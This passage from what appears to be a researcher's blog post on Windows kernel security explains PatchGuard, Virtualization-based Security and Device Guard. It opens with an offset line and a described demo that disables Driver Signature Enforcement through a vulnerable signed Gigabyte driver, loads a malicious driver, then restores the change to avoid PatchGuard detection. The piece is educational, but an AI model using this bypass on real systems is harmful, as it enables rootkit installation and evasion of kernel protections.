CiInitialize - hModule + kBase - 0x9eb8
```

You can easily finish the exploit yourself with the information above. Below is a quick demo of this "attack" (in a different VM without test signing mode, and without kernel debugging enabled). We start by loading the vulnerable Gigabyte's signed driver. Then we disable DSE. We load our malicious driver successfully. And finally, we revert our changes (enabling DSE again).



So, is this exploit PatchGuard friendly? The `CI.dll` variables are protected by `PatchGuard` indeed (starting with Windows 8.1). However, this doesn't mean we'll get an instant `PatchGuard` action (`bugcheck`). This will eventually lead to a `bugcheck` when `PatchGuard` notices the change. However, if we revert the change (restore the original state) we'll be fine. There's a risk here obviously, as we don't know when is `PatchGuard` going to look at our global variable. `PatchGuard` runs randomly, so it can happen immediately after our change, 5 minutes later, one hour later, 24 hours later, we don't know.

Kernel Patch Protection (KPP)

Kernel Patch Protection (KPP), also known as `PatchGuard` was first released for Windows XP 64-bit. Windows 32-bit systems don't have `PatchGuard` enabled (not even Windows 10), due to many crazy legacy 32-bit drivers "messing" with critical Windows kernel structures.

Windows server versions don't support 32-bit systems anymore, and hopefully, these are going away on the desktop too. I couldn't find any statistics that would confirm it, as Microsoft doesn't share that data. Anyway, we all know that's not easy to buy new 32-bit hardware anymore. I wouldn't be surprised if Microsoft stops supporting 32-bit desktop systems too.

Anyway, what is PatchGuard? PatchGuard is a Windows Kernel anti-tampering system. Simply put, it creates hashes of the system's critical structures and makes sure you don't modify them.

As mentioned above, is worth notice that `PatchGuard` just crashes the system in case it sees something wrong, it doesn't do anything to prevent it, or revert any changes made. The `bugcheck` code you'll see is `0x109`, that is `CRITICAL_STRUCTURE_CORRUPTION`. The best compilation of checks performed by `PatchGuard` I could find was in the book Windows Internals Part 1. Wikipedia also has a few but I wouldn't trust it that much, as the sources for the claims are more than 10 years old. You can also find a few things you should avoid here.

As we know, many device drivers patch Windows kernel structures in a multitude of ways (such as, dangerous version-specific constructs/hard-coded offsets and code fingerprinting on frequently changing code) leading to system instability (to say the least). This is even true for Endpoint Security Software (actually AVs are/were the main cause of bugchecks for a long time). How ironic? One common case is/was patching the System Service Descriptor Table (SSDT), which is a table containing the array of pointers for each system call handler. The idea is to intercept these system calls to add some functionality on top of it and keep the users safe. Some AVs for 32-bit systems might still do this, and Endpoint Security Software vendors aren't the only ones patching Windows kernel structures. Malware does the same (leading to further instability), patching code already patched is tricky.

If we think about this problem, the truth is that protecting the kernel against these modifications is very hard (if not impossible) if everything is running in `ring0`. It's a race and a race that you can always win. There's no security boundary. For Microsoft, there's not even a security boundary between Administrator and `ring0` (and I agree). This means that `PatchGuard` is heavily obfuscated to avoid being reversed, and attacked. However, obfuscation is not a security boundary either. `PatchGuard` is only about increasing the cost (in time, and complexity) to a potential attacker. As mentioned above, `PatchGuard` is non-deterministic (random), and not documented, with the "ultimate" goal of making exploits unreliable (not stop them). PatchGuard doesn't run the same checks all the time, and at

once. It's random, and multiple checks can run in parallel. Objectively, PatchGuard is security by obscurity at its best (at Microsoft maybe only 5 people have access to the source code, which is kept in a secret source code repository).

`PatchGuard` is trying to enforce the use of supported mechanisms to have full visibility of what's happening on the system. These supported mechanisms are the subject of this post. That is, processes/threads and image load notifications. Plus, mini-filter drivers (which allow on the fly "hooking" of all file operations). Object manager filtering (remove certain access rights on the fly), NDIS and WFP filters (access to raw ethernet packets), and ETW (mentioned before).

We need to keep in mind, that even with `KPP` and `DSE` we are still fighting a "lost" battle. Which is `ring0` vs `ring0`. Because of this, Microsoft now leverages the Hyper-V hypervisor to provide a new set of services known as Virtualization-based security (VBS).

There are some AV vendors already rolling their own hypervisors based engines, and they will identify (as of today) the attacks mentioned before. Kaspersky, Avast, BitDefender, Qihu and maybe others that I'm not aware, already implement their Hypervisor, be warned. This doesn't mean that the AV software you install in your PC comes with a Hypervisor. They don't support nested virtualization (at least without breaking stuff). What happens, is that their cloud solutions run over their Hypervisor. What does this mean? Yes, all the files you have in your computer are "flying" to the cloud to be "analyzed". If you were wondering how this is actually how Kaspersky has been detecting multiple 0days in the wild.


To know more about PatchGuard I highly recommend you to read the awesome research by Tetrane here:
https://blog.tetrane.com/downloads/Tetrane_PatchGuard_Analysis_RS4_v1.01.pdf. Also, anything from Skywing (now the main authority behind it), and Uninformed is pure gold. Check the `References` at the end of this post.

Virtualization-based Security (VBS)

With Virtualization-based Security, the kernel runs at a higher privilege than user-mode applications and is isolated from them.

In a nutshell, with VBS user-mode and kernel-mode code run in VTL 0 (traditional model) and is not aware of the existence of VTL 1. So, anything in VTL 1 can't be accessed from VTL 0. This means that even if a malware actor obtains code execution in `ring0` VTL 0, it still can't access anything in VTL 1. Not even user-mode code (Isolated User Mode (IUM), as shown in the image below).

The best description and image illustrating what's stated above I could find was from https://docs.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode–ium–processes




- Microsoft copyrighted

Needless to say, that VTL 1 to be fully trusted, it requires Secure Boot, a non-compromised hypervisor, IOMMU supporting hardware, and the Intel Management Engine (ME) without vulnerabilities that can be exploited from VTL 0.

As described here, *Virtual Secure Mode (VSM). VSM is a feature that leverages the virtualization extensions of the CPU to provide added security of data in memory.* (…) *VSM leverages the on chip virtualization extensions of the CPU to sequester critical processes and their memory against tampering from malicious entities.*

How is this different from the traditional model? Here, the hypervisor sits in between the hardware and the host (OS), abstracting the OS from the hardware.



- Microsoft copyrighted

In this way, the VSM instance is segregated from the normal operating system functions and is protected by attempts to read information in that mode. The protections are hardware assisted, since the hypervisor is requesting the hardware treat those memory pages differently. This is the same way to two virtual machines on the same host cannot interact with each other; their memory is independent and hardware regulated to ensure each VM can only access its own data.

Thanks to VSM (Virtual Secure Mode), Windows 10 comes with Device Guard. Device Guard is not a feature, but *a set of features designed to work together to prevent and eliminate untrusted code from running on a Windows 10 system.*

Among others, we now have a protected mode where "sensitive" operations can be run. And this is from where Kernel Mode Code Integrity (KMCI) and the hypervisor code integrity control itself, which is called Hypervisor Code Integrity (HVCI), come from. Plus Configurable Code Integrity (CCI), which *ensures that only trusted code runs from the boot loader onwards.*

Configurable Code Integrity (CCI) allows the customization of a signature policy for user-mode and kernel code and protects the Windows OS from being compromised by "bad" drivers. Device Guard ensures the drivers are, at the least, signed by a known signature (WHQL signed). Additionally, you can further restrict the drivers by whitelisting them in the policy. In this way, Device Guard will block drivers from loading dynamic code and block any driver that is not on the whitelist.

This is awesome and will mitigate the problem of bad actors bringing their own (known) vulnerable driver and exploit it. One thing to notice though is that, as of today, you'll barely find a system with VBS enabled. Even though most of the hardware already supports it, there are way too many incompatibilities (VMWare, VirtualBox, etc) and everyone is turning it off. The latest release of Windows already comes with it enabled but only for fresh installs. If you have been upgrading your system it will be disabled.

Conclusions

This post only touches slightly on a small subset of the Windows Kernel Callbacks. The Windows Kernel has way more Callback mechanisms that are worth studying.

Many people say rootkits are dead. Are they? When we talk about rootkits people usually think about "hiding files", "hiding processes", and a few other lame things. This doesn't make any sense. Rootkits are a path to something. Using a rootkit to hide a file, or a process is just "stupid". There are many, many ways of doing things. Forensics tools will look at these things from multiple perspectives and they will catch you. You need to be smart. Remember Stuxnet? They actually made this mistake. If you don't know what mistake I'm talking about, it is time for you to do your research.

China, Russia, US, they all have kernel offensive capabilities. Today. People think PatchGuard solved an unsolvable problem. The trick is to learn how to live with PatchGuard, instead of trying to bypass it. If you do, the moment Microsoft finds out it will be patched. Look at InfinityHook for example (now patched). Also, if this subject interests you, make sure you look at the cool PatchGuard research from Tetrane (look at the references section below).

The reason we don't see rootkits that often anymore it's because, in my opinion, the cost of developing malware for the Windows Kernel increased. To load drivers into the Windows Kernel you either need a stolen certificate, a zero-day exploit or bring your vulnerable driver (like we saw with the Gigabyte driver). The complexity has increased indeed. `Sc` also leaves a strong footprint, and persistence is tricky. However, there are ways around it. Remember DoublePulsar? Do you know how it works?

As we slightly saw, even though PatchGuard is fighting a battle it can't win, it is still quite interesting to study it. You can write a driver to emulate PatchGuard, and look at the same things PatchGuard is looking at.

Ultimately, the addition of the secure kernel and VBS is an exciting step in modern OS architecture. And, at the same time, very annoying. Microsoft Windows is likely the most complex program ever created for a personal computer, *"no one mind can comprehend it all"*. That means this is a never-ending story, with many chapters yet to be written.

To be continued.